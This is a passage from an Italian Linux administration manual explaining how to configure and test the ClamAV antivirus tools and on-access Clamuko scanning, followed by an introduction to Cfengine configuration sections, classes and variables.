Il programma '**freshclam**' non richiede privilegi particolari per funzionare, a parte quelli necessari a poter aggiornare i file delle impronte virali. Di solito si predispone l'utente fittizio '**clamav**' e si fa in modo che i programmi di Clamav funzionino con i privilegi concessi a tale utente.

Tabella 397.4. Alcune opzioni

Opzione	Descrizione
`--quiet`	Fa sì che vengano emessi soltanto i messaggi di errore.
`-l` ***file*** `--log=`***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.
`--datadir=`***directory***	Specifica esplicitamente la directory all'interno della quale salvare i file delle impronte virali aggiornate.
`-u` ***utente*** `--user=`***utente***	Quando il programma viene avviato con i privilegi dell'utente '**root**', questa opzione fa sì che i privilegi vengano ridotti a quelli dell'utente indicato.
`-d` `--daemon`	Fa sì che il programma rimanga in funzione, come demone, ma richiede anche l'uso dell'opzione '**-c**'.
`-c` ***n*** `--checks=`***n***	Questa opzione viene usata assieme a '**-d**' e specifica quante volte al giorno controllare per l'esistenza di aggiornamenti alle impronte virali.

Segue la descrizione di alcuni esempi.

- `$` **`freshclam`** [*Invio*]

  Aggiorna i file delle impronte virali nella directory predefinita, in base alla configurazione. Si presume che il programma sia avviato con i privilegi necessari per poter salvare tali file.

- `$` **`freshclam --datadir=$HOME`** [*Invio*]

  Scarica i file delle impronte virali nella directory personale dell'utente.

- `$` **`freshclam -d -c 3`** [*Invio*]

  Avvia il programma come demone, richiedendo di eseguire tre controlli al giorno.

- `#` **`freshclam -u clamav`** [*Invio*]

  Avvia il programma in modo da acquisire i privilegi dell'utente '**clamav**'.

Tabella 397.5. Alcune direttive di configurazione.

Opzione	Descrizione
`DatabaseMirror` ***nome_di_dominio***	Specifica il nome di dominio dell'elaboratore a cui rivolgersi per l'aggiornamento delle impronte virali. In generale, conviene scrivere il nome *database.clamav.net*.
`DatabaseOwner` ***utente***	Quando '**freshclam**' viene avviato con i privilegi dell'utente '**root**', fa in modo che i privilegi effettivi vengano ridotti a quelli dell'utente indicato.
`DatabaseDirectory` ***directory***	Specifica la directory che deve contenere i file delle impronte virali.
`UpdateLogFile` ***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.

397.3 Scansioni più o meno automatiche

Per facilitare la richiesta di una scansione esiste anche il demone '**clamd**', il cui funzionamento viene controllato esclusivamente attraverso un file di configurazione: '`/etc/clamav/clamd.conf`'. Di norma, il demone viene avviato con i privilegi dell'utente '**root**', salvo ridurli poi in base alla configurazione.

```
clamd [-c file_di_configurazione|--config-file=file_di_configurazione]
```

Come si vede dal modello sintattico, con l'opzione '**-c**' è possibile dichiarare un file di configurazione diverso da quello predefinito in fase di compilazione del programma.

Tabella 397.6. Alcune direttive di configurazione.

Opzione	Descrizione
`User` ***utente***	Fa sì che il demone funzioni con i privilegi dell'utente indicato. Di solito si tratta dell'utente '**clamav**', salvo i casi in cui è proprio necessario mantenere i privilegi dell'utente '**root**'.
`LogFile` ***file***	Specifica il file da usare per annotare le operazioni svolte. Di solito si tratta di '`/var/log/clamav/clamav.log`'.
`DatabaseDirectory` ***directory***	Specifica la directory che contiene i file delle impronte virali.

In generale, '**clamd**' da solo non serve: lo si installa sempre solo per consentire ad altri programmi di interagire con il sistema di Clamav. Pertanto, anche la configurazione dipende dalle esigenze specifiche che si vengono a presentare.

397.3.1 Utilizzo di «clamdscan»

Per eseguire una scansione «manuale», sfruttando però il demone '**`clamd`**', si può utilizzare il programma '**`clamdscan`**', che funziona sostanzialmente come '**`clamscan`**', con la differenza che il suo avvio è meno pesante:

```
clamdscan [opzioni] [file|directory]...
```

Alcune delle opzioni di '**`clamscan`**' sono prive di significato per '**`clamdscan`**'.

Tabella 397.7. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-l` *file* `--log=`*file*	Richiede di salvare una copia del rapporto di scansione nel file indicato.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`*directory*	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Il programma '**`clamdscan`**', avvalendosi del demone '**`clamd`**', risente dei permessi con i quali il demone stesso è avviato. In pratica, se '**`clamd`**' funziona con i privilegi di un utente fittizio che non ha accesso a certi file, non può controllarne il contenuto.

Segue la descrizione di alcuni esempi.

- `$` **`clamdscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamdscan /bin/b*`** [*Invio*]

  Scandisce i file che corrispondono al modello.

- `$` **`cat mio_file | clamdscan -`** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

397.4 Verifica del funzionamento

Assieme a Clamav vengono distribuiti anche dei file innocui, che vengono rilevati come affetti da un virus. Di solito si collocano nella directory '`/usr/share/clamav-testfiles/`':

`$` **`clamscan /usr/share/clamav-testfiles`** [*Invio*]

```
/usr/share/clamav-testfiles/clam-error.rar: RAR module failure
/usr/share/clamav-testfiles/debugm.c: OK
/usr/share/clamav-testfiles/clam.cab: Unable to open file or directory
/usr/share/clamav-testfiles/clam.exe.bz2: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.exe: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.rar: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.zip: ClamAV-Test-File FOUND

----------- SCAN SUMMARY -----------
Known viruses: 60743
Engine version: 0.88.2
Scanned directories: 1
Scanned files: 7
Infected files: 4
Data scanned: 0.00 MB
Time: 2.601 sec (0 m 2 s)
```

397.5 Utilizzare Procmail per scandire automaticamente i messaggi di posta elettronica

Con l'aiuto di Procmail (capitolo 326) è possibile utilizzare Clamav, per scandire i messaggi prima del recapito finale all'utente. Si possono inserire nel file '`~/.procmailrc`' le direttive seguenti:

```
#
# Scan for viruses
#
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

Nella prima fase viene avviato il programma '**`clamdscan`**' (con le opzioni che si vedono), inviandogli il messaggio di posta elettronica attraverso lo standard input. Il risultato della scansione è un testo descrittivo che viene emesso dal programma attraverso lo standard output, che così viene assegnato alla variabile '**`VIRUS`**'. Nella seconda fase viene preso in considerazione lo stesso messaggio di posta elettronica, verificando che la variabile '**`VIRUS`**' contenga la stringa '**`FOUND`**' alla fine: se c'è la corrispondenza, il messaggio viene messo nel file o nella directory '`virus`'.

Figura 397.10. Spiegazione dettagliata.

```
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

inizio prima ricetta

variabile a cui assegnare lo standard output del comando

comando da esegure che riceve dallo standard input il messaggio da analizzare e restituisce attraverso lo standard output un messaggio da verificare, tipo:
`stream: ClamAV-Test-File FOUND`

inizio seconda ricetta

dichiara l'inizio di una condizione

espressione regolare da applicare al contenuto della variabile che appare alla sinistra

l'espressione regolare verifica la presenza della parola FOUND alla fine del contenuto della variabile

viene confrontato il contenuto della variabile con l'espressione regolare che appare alla destra

file o directory dove depositare i messaggi che corrispondono alla condizione

[1] **Clamav** GNU GPL

Clamuko

Clamav può utilizzare le funzionalità offerte dal modulo Dazuko per controllare al volo i file a cui si sta per accedere (attraverso il sistema operativo). Il nome Clamuko rappresenta una funzione contenuta nel demone '**clamd**', specializzata in questa comunicazione con Dazuko.

398.1 Preparazione di Dazuko

Nel capitolo 396 è descritto il procedimento necessario a compilare, installare e attivare il modulo Dazuko per un kernel Linux.

Naturalmente, il modulo Dazuko deve essere attivo prima che il demone '**clamd**' sia messo in funzione.

398.2 Preparazione del demone «clamd»

È probabile che il demone '**clamd**' sia stato compilato per la propria distribuzione GNU/Linux escludendo Clamuko. In pratica, potrebbe essere stato usato lo script '**configure**' con l'opzione '**--disable-clamuko**'. Se le cose stanno così, è necessario ricompilare '**clamd**' nel modo appropriato.

A titolo di esempio vengono sintetizzati i passaggi necessari a ricompilare il pacchetto '**clamav**' della distribuzione GNU/Linux Debian (si veda il capitolo 59 per una descrizione più dettagliata).

1. Si acquisiscono temporaneamente i privilegi dell'amministratore:

   $ **su** [*Invio*]

2. Si installano gli strumenti di sviluppo:

   # **apt-get install fakeroot build-essential** [*Invio*]

   # **apt-get build-dep clamav** [*Invio*]

3. Si torna a operare in qualità di utente comune:

   # **exit** [*Invio*]

4. Si acquisiscono i sorgenti nella directory corrente:

   $ **apt-get source clamav** [*Invio*]

5. Si modifica il file '`debian/rules`':

   $ **cd clamav-*versione*** [*Invio*]

   $ **vi debian/rules** [*Invio*]

   Ovviamente si può usare qualunque altro programma per la modifica di file di testo. Ciò che va modificato sono le righe in cui si fa riferimento allo script '**configure**', dove va eliminata l'opzione '**--disable-clamuko**'.

6. Si ricompila e si riassembla un nuovo pacchetto binario:

   $ **dpkg-buildpackage -rfakeroot -uc -us** [*Invio*]

7. Si installa:

   $ **cd ..** [*Invio*]

   $ **su** [*Invio*]

   # **dpkg -i clamav-daemom_*.deb** [*Invio*]

398.3 Configurazione del demone «clamd»

La configurazione del demone '**clamd**' richiede l'uso di direttive speciali, oltre al fatto che **deve funzionare** necessariamente **con i privilegi dell'utente 'root'**. L'esempio seguente mostra le direttive salienti del file '/etc/clamav/clamd.conf':

```
…
#User clamav
…
ClamukoScanOnAccess
ClamukoScanOnOpen
ClamukoScanOnClose
ClamukoScanOnExec
ClamukoIncludePath /
ClamukoExcludePath /proc
ClamukoExcludePath /sys
ClamukoExcludePath /dev
#ClamukoMaxFileSize 5M
#VirusEvent echo found virus %v | mail root@localhost &
VirusEvent logger found virus %v &
```

Per cominciare si vede che la direttiva '**User**' è commentata, in modo da mantenere i privilegi dell'utente '**root**' durante il funzionamento del demone. La direttiva '**ClamukoScanOnAccess**' attiva le funzionalità Clamuko, mentre le tre direttive successive attivano la scansione nelle varie fasi di accesso ai file. Le direttive '**ClamukoIncludePath**' servono a indicare i percorsi a partire dai quali eseguire il controllo (si intendono anche le sottodirectory), così come le direttive '**ClamukoExcludePath**' servono a escludere dei percorsi. Si osservi che di norma è bene limitare i percorsi da controllare all'indispensabile, per evitare di appesantire troppo il funzionamento del sistema operativo:

```
…
ClamukoIncludePath /home
ClamukoIncludePath /var/spool/mail
ClamukoIncludePath /var/mail
ClamukoIncludePath /var/tmp
ClamukoIncludePath /tmp
…
```

Il demone '**clamd**' si limita a far impedire l'accesso ai file che risultano o sembrano essere infetti, annotando il fatto nel proprio registro (quello che si definisce con la direttiva '**LogFile**'). Per fare in modo che il fatto venga percepito anche in altro modo, si può usare la direttiva '**VirusEvent**', che nell'esempio si limita a copiare l'informazione nel registro del sistema, attraverso il programma '**logger**'. Si può intuire che '**%v**' sia una variabile che si espande automaticamente nel nome del virus individuato.

398.4 Sequenza di attivazione e verifica del funzionamento

Come accennato all'inizio del capitolo, prima di avviare il demone '**clamd**', è necessario che sia già attivo il modulo '**dazuko**'. A titolo di esempio, l'avvio di Clamuko potrebbe avvenire nel modo seguente:

rmmod capability [*Invio*]

modprobe dazuko [*Invio*]

modprobe capability [*Invio*]

clamd [*Invio*]

Naturalmente, per verificare che Clamuko sia attivo effettivamente si può dare un'occhiata al registro tenuto da '**clamd**' (dovrebbe essere il file '/var/log/clamav/clamav.log'):

```
…
Sun Jul  2 10:45:40 2007 -> Clamuko: Correctly registered with Dazuko.
Sun Jul  2 10:45:40 2007 -> Clamuko: Scan-on-open mode activated.
Sun Jul  2 10:45:40 2007 -> Clamuko: Scan-on-close mode activated.
Sun Jul  2 10:45:40 2007 -> Clamuko: Scan-on-exec mode activated.
Sun Jul  2 10:45:40 2007 -> Clamuko: Included path …
…
Sun Jul  2 10:45:40 2007 -> Clamuko: Max file size limited to 5242880 bytes.
…
```

Inoltre, tentando di leggere un file contenente un'impronta virale conosciuta, come nel caso del file 'clam.exe' di esempio, purché sia collocato in uno dei percorsi previsti, si deve ottenere un errore dovuto all'impossibilità di portare a termine l'operazione di accesso:

$ **cat clam.exe** [*Invio*]

```
cat: clam.exe: Operation not permitted
```

Poi, nel registro di '**clamd**', si deve vedere l'esito della scansione:

```
…
Sun Jul  2 11:34:44 2007 -> Clamuko: /home/tizio/clam.exe: ↩
↪ClamAV-Test-File FOUND
…
```

398.5 Problemi

Il sistema di protezione di Clamuko può essere efficace, ma crea rallentamenti eccessivi ogni volta che un programma deve aprire un file di dimensioni abbastanza grandi. Di conseguenza, è un sistema poco pratico e spesso anche inutilizzabile, a meno di ridurre la protezione ai file molto piccoli.

Un altro problema significativo riguarda l'uso del sistema NFS per la condivisione dei file attraverso la rete: se si utilizza il servizio gestito internamente al kernel Linux, il controllo avviene in modo intermittente.

Parte lxvii

Cfengine

Capitolo 399

Introduzione a Cfengine

Cfengine [1] è uno strano sistema di amministrazione di elaboratori Unix, la cui importanza si apprende solo con il tempo e con l'utilizzo. Il suo scopo è quello di facilitare l'amministrazione di tali sistemi operativi, soprattutto quando si dispone di un gruppo eterogeneo di questi su diversi elaboratori. Questi capitoli dedicati a Cfengine non pretendono di esaurire l'argomento, cercando piuttosto di semplificare il suo apprendimento che poi può essere approfondito leggendo la documentazione originale.

A prima vista, si può intendere Cfengine come l'interprete di un linguaggio molto evoluto. In questo capitolo si introduce l'uso specifico dell'eseguibile '**`cfengine`**', il cui scopo è interpretare un file di configurazione, ovvero il suo script, agendo di conseguenza.

399.1 Primo approccio con la configurazione

Per funzionare, l'eseguibile '**`cfengine`**' richiede la presenza di un file di configurazione, che eventualmente può essere trasformato in script, se ciò può essere conveniente. La comprensione, anche elementare, del modo in cui si configura questo programma, è la chiave per capire a cosa può servire in generale Cfengine.

Il file di configurazione di '**`cfengine`**' ha una struttura speciale, in cui però si possono inserire commenti, preceduti dal simbolo '**`#`**', e righe vuote o bianche. In particolare, a proposito dei commenti, se questi si collocano alla fine di una direttiva, devono essere staccati da questa con uno o più spazi orizzontali.

Le direttive del file di configurazione vanno inserite all'interno di sezioni ed eventualmente all'interno di classi. In altri termini, il file di configurazione si articola in sezioni, che possono contenere direttive o scomporsi in classi, che a loro volta contengono le direttive. Come si intende, la suddivisione in classi è facoltativa, ma si tratta comunque di una caratteristica fondamentale di Cfengine, in quanto consente di selezionare le direttive da prendere in considerazione in base all'appartenenza o meno dell'elaboratore alle classi stesse.

Dal momento che il problema non è semplice da esporre, conviene iniziare subito con un esempio che possa essere verificato senza troppi problemi anche da un utente comune:

```
# Esempio di partenza

control:
    actionsequence = ( links )

links:
    /var/tmp/altra -> /tmp
```

Se questo file si chiama '`cfengine.conf`' e si trova nella directory corrente, qualunque essa sia, se non è stata impostata la variabile di ambiente '**`CFINPUTS`**', si può avviare l'interpretazione di tale file semplicemente avviando l'eseguibile '**`cfengine`**':

`$` **`cfengine`** [*Invio*]

Quello che si ottiene è soltanto la creazione del collegamento simbolico '`/var/tmp/altra`' che punta in realtà alla directory '`/tmp/`'.

Se il file di configurazione fosse collocato altrove, eventualmente con un'altra denominazione, si potrebbe ottenere lo stesso risultato con il comando seguente, dove il nome del file viene aggiunto nella riga di comando:

$ **cfengine -f** ***file_di_configurazione*** [*Invio*]

Infine, per realizzare uno script dalla configurazione, basta inserire all'inizio una riga simile a quella seguente (ammesso che l'eseguibile si trovi effettivamente in '`/usr/bin/`'):

```
#!/usr/bin/cfengine -f
```

In altri termini, lo script completo dell'esempio precedente sarebbe:

```
#!/usr/bin/cfengine -f
# Esempio di partenza

control:
    actionsequence = ( links )

links:
    /var/tmp/altra -> /tmp
```

399.1.1 La variabile CFINPUTS

La variabile di ambiente '**`CFINPUTS`**' serve per definire un percorso di ricerca per il file di configurazione. In generale, se si utilizza l'opzione '**`-f`**' specificando un percorso assoluto, a partire dalla radice (qualcosa che inizia con '**`/`**'), si tratta esattamente di quel file, altrimenti, se è disponibile la variabile '**`CFINPUTS`**', questa viene preposta al nome del file indicato. Per esempio, il comando

$ **cfengine -f prova** [*Invio*]

fa riferimento precisamente al file di configurazione '`$CFINPUTS/prova`', ovvero al file '`./prova`' se la variabile '**`CFINPUTS`**' non è disponibile.

Quando non si indica il file di configurazione, si fa implicitamente riferimento al nome '`cfengine.conf`'. In tal caso si tratta precisamente di '`$CFINPUTS/cfengine.conf`', ovvero del file '`./cfengine.conf`' in mancanza della variabile '**`CFINPUTS`**'.

399.1.2 Simulazione

Cfengine è un sistema molto potente, i cui script definiscono operazioni molto complesse con poche direttive. Di fronte a direttive distruttive occorre essere sicuri del risultato che si ottiene effettivamente. Per verificare cosa farebbe Cfengine con la configurazione stabilita, senza eseguire realmente la cosa, si può usare l'opzione '**`-n`**', abbinata a '**`-v`**': la prima simula l'esecuzione; la seconda mostra nel dettaglio cosa succede o cosa dovrebbe succedere.

> Finché non si è sicuri del proprio script o della propria configurazione, occorre ricordare di fare tutte le prove utilizzando l'opzione '**`-n`**'.

Realizzando uno script con questo intento, basta modificare la prima riga nel modo seguente:

```
#!/usr/bin/cfengine -n -v -f
```

399.2 Sezioni e classi predefinite

Le direttive del file di configurazione vanno inserite all'interno di sezioni, che a loro volta possono suddividersi in classi. Le sezioni rappresentano dei tipi di azione e i loro nomi sono già stabiliti.

```
sezione_ovvero_tipo_di_azione :

    definizione_della_classe : :

        direttiva_o_azione
        ...

    ...
```

Negli esempi visti fino a questo punto, sono state mostrate le sezioni '**`control`**' e '**`links`**'. Nella sezione '**`control`**' è stata inserita la direttiva '**`actionsequence`**', che ha l'aspetto di un assegnamento a una variabile:

```
control:
    actionsequence = ( links )
```

Le direttive, ovvero le istruzioni che possono apparire all'interno di classi o di sezioni non suddivise in classi, possono occupare una o più righe, senza bisogno di simboli di continuazione e senza bisogno di simboli per la conclusione delle istruzioni stesse.

In questo caso particolare, si tratta di assegnare uno o più nomi, che rappresentano altrettante sezioni, alla sequenza di esecuzione. In pratica, la direttiva dell'esempio stabilisce che deve essere eseguita la sezione '**`links`**'. Se non venisse specificata in questo modo, la sezione '**`links`**' non verrebbe presa in considerazione. Pertanto, la configurazione seguente non produrrebbe alcunché:

```
# Non fa nulla

control:
    actionsequence = ( )

links:
    /var/tmp/altra -> /tmp
```

Il prossimo esempio dovrebbe chiarire definitivamente questo particolare. Si osservi il fatto che si vuole eseguire prima la sezione '**`tidy`**' e poi la sezione '**`links`**', anche se l'ordine in cui sono mostrate poi le sezioni è inverso.

```
control:
    actionsequence = ( tidy links )

links:
    /var/tmp/altra -> /tmp

tidy:
    /var/tmp pattern=* age=30 recurse=inf
```

In questo caso, la sezione '**tidy**' serve a programmare la cancellazione di file e directory. Per la precisione, la direttiva che si vede cancella tutti i file e le directory a partire da '`/var/tmp/`', purché la data di accesso sia trascorsa da almeno 30 giorni. Si osservi anche l'opzione '**recurse=inf**', che richiede una ricorsione infinita nelle sottodirectory. In condizioni normali, questa ricorsione non dovrebbe attraversare i collegamenti simbolici, mentre per ottenere tale comportamento occorrerebbe aggiungere l'opzione '**-l**'. Pertanto, anche se dovesse esistere già il collegamento simbolico '`/var/tmp/altra`', che punta a '`/tmp/`', questa directory non verrebbe scandita se non richiesto espressamente.

Le classi sono la caratteristica fondamentale di Cfengine, perché consentono di distinguere le direttive di una sezione in base a una sottoclassificazione che serve a selezionare un gruppo ristretto di elaboratori. In pratica, consente di indicare direttive differenti in base alla «classificazione» a cui appartengono gli elaboratori presi in considerazione. Si osservi l'esempio seguente:

```
control:
    actionsequence = ( links )

links:
    linux_2.2.15::
        /var/tmp/altra -> /tmp
    linux_2.2.16::
        /var/tmp/altre -> /tmp
        /var/tmp/altri -> /tmp
```

Anche se poco significativo, l'esempio è abbastanza semplice e dovrebbe permettere di comprendere il senso della distinzione in classi. In questo caso, la sezione '**links**' si articola in due classi, denominate '**linux_2.2.15**' e '**linux_2.2.16**'. Se viene usato questo file in un elaboratore con un sistema GNU/Linux avente un kernel 2.2.15, si ottiene il collegamento simbolico '`/var/tmp/altra`', mentre con un kernel 2.2.16 si otterrebbero due collegamenti simbolici: '`/var/tmp/altre`' e '`/var/tmp/altri`'. Naturalmente, questa operazione può non avere molto significato in generale, ma l'esempio serve a mostrare la possibilità di indicare direttive diverse in base alla classe a cui appartiene l'elaboratore.

La classe serve principalmente a individuare il sistema operativo (nel caso di GNU/Linux si tratta del nome del kernel), in modo da cambiare azione in funzione delle consuetudini di ogni ambiente. In questo caso, volendo selezionare un sistema GNU/Linux senza specificare la versione del kernel sarebbe stato sufficiente indicare la classe '**linux**'. Tuttavia, come si vede nell'esempio, esistono delle classi più dettagliate che permettono di raggiungere anche altre caratteristiche. Per conoscere quali sono le classi valide nell'elaboratore che si utilizza in un certo momento, basta il comando seguente:

$ **cfengine -p -v** [*Invio*]

A titolo di esempio, ecco cosa potrebbe comparire:

```
GNU Configuration Engine -
cfengine-1.5.3
Free Software Foundation 1995, 1996, 1997
Donated by Mark Burgess, Centre of Science and Technology
Faculty of Engineering, Oslo College, 0254 Oslo, Norway

------------------------------------------------------------------------

Host name is: dinkel
Operating System Type is linux
Operating System Release is 2.2.15
Architecture = i586


Using internal soft-class linux for host dinkel

The time is now Tue Oct 24 16:11:18 2000


------------------------------------------------------------------------

Additional hard class defined as: 32_bit
Additional hard class defined as: linux_2.2.15
Additional hard class defined as: linux_i586
Additional hard class defined as: linux_i586_2.2.15
Additional hard class defined as:
 linux_i586_2_2_15__1_Thu_Aug_31_15_55_32_CEST_2000

GNU autoconf class from compile time: linux-gnu

  Careful with this - it might not be correct at run time if you have
  several OS versions with binary compatibility!

Address given by nameserver: 192.168.1.1
dinkel: No preconfiguration file
Accepted domain name: undefined.domain


Defined Classes = ( any debian linux dinkel undefined_domain Tuesday Hr16 Min11
 Min10_15 Day24 October Yr2000 32_bit linux_2_2_15 linux_i586 linux_i586_2_2_15
 linux_i586_2_2_15__1_Thu_Aug_31_15_55_32_CEST_2000 linux_gnu 192_168_1
 192_168_1_1 )

Negated Classes = ( )

Installable classes = ( )

Global expiry time for locks: 120 minutes

Global anti-spam elapse time: 0 minutes

Extensions which should not be directories = ( )
```

```
Suspicious filenames to be warned about = ( )
```

Le classi disponibili sono quindi quelle elencate nell'insieme '**`Defined Classes`**'. Si può osservare che è accessibile anche una classe con il nome della distribuzione GNU/Linux (in questo caso è Debian), oltre agli indirizzi IP abbinati all'interfaccia di rete.

399.3 Classi più in dettaglio

Le classi non sono necessariamente nomi singoli; possono essere delle espressioni composte da più nomi di classe, uniti tra loro attraverso operatori booleani opportuni. Prima di arrivare a descrivere questo, è bene riassumere le classi più comuni e vedere come si possono definire delle classi nuove. Una classe elementare può essere:

- la parola chiave '**`any`**', che rappresenta tutti gli elaboratori;
- il nome del sistema operativo o del kernel, assieme a una serie di varianti che includono altre caratteristiche dell'architettura del sistema;
- il nome finale dell'elaboratore (senza il dominio eventuale a cui appartiene);
- il nome che identifica una componente del tempo (giorno, ora, minuto, ecc.), come si vede nella tabella 399.10;
- il nome di un gruppo di classi definito per comodità dell'utilizzatore;
- il nome di una classe libera definito per comodità dell'utilizzatore.

Tabella 399.10. Elenco delle classi di Cfengine riferite al tempo.

Nome	Descrizione
Monday, Tuesday, Wednesday,...	Giorni della settimana.
Hr00, Hr01,... Hr23	Ore del giorno.
Min00, Min01,... Min59	Minuti di un'ora.
Min00_05, Min05_10,... Min55_00	Intervalli di cinque minuti.
Day1, Day2,... Day31	Giorni del mese.
January, February,... December	Mesi dell'anno.
Yr1999, Yr2000, Yr2001,...	Anni.

Si può definire un gruppo di classi attraverso la sezione '**`classes`**' o '**`groups`**', in cui le direttive servono per definire delle classi nuove raggruppando più classi preesistenti:

```
classes:|groups:
    gruppo_di_classi = ( classe_1 classe_2... )
    ...
```

Per esempio, la dichiarazione seguente serve a raggruppare in due classi nuove le ore del mattino e le ore della sera, supponendo che ciò possa avere un significato pratico di qualche tipo:

```
classes:
    OreDelMattino = ( Hr06 Hr07 Hr08 Hr09 )
    OreDellaSera  = ( Hr18 Hr19 Hr20 Hr21 )
```

Inoltre si possono definire delle classi in base al risultato soddisfacente di un programma o di uno script. In altri termini, se un programma restituisce *Vero*, questo fatto può essere preso in considerazione come motivo valido per generare una classe. L'esempio seguente crea la classe '**miashell**' se è presente il file '/bin/bash' oppure il file '/bin/zsh':

```
classes:
    miashell = ( "/bin/test -f /bin/bash" "/bin/zsh" )
```

Si possono dichiarare anche delle classi fittizie, il cui significato si può comprendere solo in un secondo momento. Queste classi fittizie si dichiarano nella sezione '**control**', con la direttiva '**addclasses**':

```
control:
    …
    addclasses = ( classe_fittizia… )
    …
```

L'esempio seguente crea due classi fittizie, denominate '**bianchi**' e '**rossi**':

```
    addclasses = ( bianchi rossi )
```

Avendo più chiaro in mente cosa possa essere una classe elementare, si può iniziare a descrivere la definizione di espressioni legate alle classi. Le espressioni in questione sono booleane, dal momento che le classi, di per sé, rappresentano degli insiemi di elaboratori. In questo senso, la logica booleana si intende correttamente come la logica degli insiemi. Gli operatori di queste espressioni sono elencati nella tabella 399.14.

Tabella 399.14. Operatori logici delle espressioni riferite alle classi di Cfengine.

Operatore	Descrizione
( )	Le parentesi tonde hanno la precedenza nella valutazione.
!	NOT, ovvero insieme complementare.
.	AND, ovvero intersezione.
|	OR, ovvero unione.
||	Modo alternativo di indicare OR.

Per esempio, per indicare una classe complessiva che rappresenta indifferentemente un elaboratore con sistema operativo GNU/Linux o GNU/Hurd, si può usare l'espressione '**linux|hurd**'. In pratica, si scrive così:

```
    linux|hurd::
```

Per indicare una classe che rappresenti tutti gli elaboratori che non abbiano un sistema

operativo GNU/Linux, si potrebbe usare l'espressione '**!linux**', ovvero:

```
    !linux::
```

A questo punto diventa più facile comprendere il senso delle classi fittizie che si possono dichiarare con la direttiva '**addclasses**'. Si osservi l'esempio seguente:

```
control:
    actionsequence = ( links )
    addclasses = ( primo )

links:
    any.primo::
        /var/tmp/altra -> /tmp
```

L'espressione '**any.primo**' si avvera solo quando la classe elementare '**primo**' è stata dichiarata come nell'esempio; infatti, '**any**' è sempre vera. In questo modo, anche se l'esempio non richiederebbe tanta raffinatezza, basterebbe controllare la dichiarazione della direttiva '**addclasses**' per abilitare o meno la classe sottostante. In altri termini, è facile modificare un file di configurazione che richiama in più punti la classe fittizia '**primo**', modificando solo una riga di codice nella sezione '**control**'.

Il controllo sulla definizione di classi fittizie può avvenire anche al di fuori del file di configurazione attraverso le opzioni '**-D*classe_fittizia***' e '**-N*classe_fittizia***'. Nel primo caso, si ottiene la dichiarazione di una classe fittizia, mentre nel secondo si ottiene l'eliminazione di una classe già dichiarata nel file di configurazione. Per esempio, il comando seguente serve ad annullare l'effetto della dichiarazione della classe fittizia '**primo**', dell'esempio precedente.

$ **cfengine -Nprimo -f prova.conf** [*Invio*]

399.4 Variabili e stringhe

Cfengine gestisce le variabili di ambiente, oltre ad altre variabili, in modo simile a quanto fanno le shell. Queste variabili vengono espanse usando una delle due notazioni seguenti:

$(***nome_variabile***)
${***nome_variabile***}

Per la precisione, le variabili di Cfengine possono essere state ereditate dall'ambiente, possono essere state definite nella sezione '**control**', oppure possono essere variabili predefinite di Cfengine. L'esempio seguente mostra la dichiarazione della variabile '**percorso**' nella sezione '**control**':

```
control:
    actionsequence = ( tidy links )
    percorso = ( "/var/tmp" )

tidy:
    $(percorso) pattern=* age=30 recurse=inf

links:
    $(percorso)/altra -> /tmp
```

Si intuisce che potrebbe essere più interessante dichiarare la variabile in questione all'interno di classi diverse, in modo da aggiornare automaticamente il percorso di conseguenza. L'esempio seguente mostra due classi inventate, '**`bianco`**' e '**`nero`**', che non esistono in realtà:

```
control:
    actionsequence = ( tidy links )
    bianco::
        percorso = ( "/var/tmp" )
    nero::
        percorso = ( "/temp" )

tidy:
    $(percorso) pattern=* age=30 recurse=inf

links:
    $(percorso)/altra -> /tmp
```

Si può osservare in particolare che la direttiva '**`actionsequence`**', non appartenendo ad alcuna classe, viene presa sempre in considerazione.

Le variabili predefinite di Cfengine sono tali perché sono gestite automaticamente e servono a rendere disponibili delle informazioni, oppure perché servono a definire delle informazioni specifiche. In altri termini, le prime vanno solo lette, mentre le altre vanno impostate opportunamente se richiesto. La tabella 399.20 mostra le variabili destinate alla sola lettura, mentre la tabella 399.21 mostra le variabili da impostare.

Tabella 399.20. Variabili interne di Cfengine, destinate alle sola lettura.

Variabile	Descrizione
`allclasses`	Elenca le classi attive.
`arch`	Architettura in modo dettagliato.
`binserver`	Servente NFS predefinito per dati binari.
`class`	Classe essenziale riferita al sistema operativo.
`date`	La data attuale.
`fqhost`	Il nome di dominio completo.
`ipaddress`	Un indirizzo IP significativo dell'elaboratore.
`year`	L'anno attuale.

Per quanto riguarda la variabile '**`domain`**', se questa non viene impostata espressamente, occorre considerare che potrebbe trattarsi del dominio che compone il nome dell'elaboratore, ovvero ciò che si legge e si imposta con il comando '**`hostname`**' dei sistemi Unix. In pratica, se il nome dell'elaboratore è stato impostato senza l'aggiunta del dominio di appartenenza, questa variabile restituisce probabilmente la stringa '**`undefined.domain`**'. Lo stesso discorso vale per la variabile '**`fqhost`**': se non si dispone del dominio finale nel nome restituito da '**`hostname`**', si ottiene una cosa simile a '***nome*`.undefined.domain`**'.

Tabella 399.21. Variabili interne di Cfengine, modificabili da parte dell'utilizzatore.

Variabile	Descrizione
`domain`	Il dominio, senza il nome iniziale dell'elaboratore.
`faculty` `site`	Nome utilizzabile per definire il luogo.
`maxcfengines`	Numero massimo di processi Cfengine concorrenti.
`repchar`	Carattere usato in sostituzione di '`/`' nei nomi di file.
`split`	Carattere usato per separare gli elenchi nelle variabili.
`sysadm`	Amministratore (nome o indirizzo di posta elettronica).
`checksumdatabase`	File destinato alla raccolta dei codici di controllo.

In generale, i nomi delle variabili sono distinti anche in base all'uso di maiuscole e minuscole; tuttavia, le variabili predefinite possono essere usate con qualunque combinazione di lettere maiuscole e minuscole.

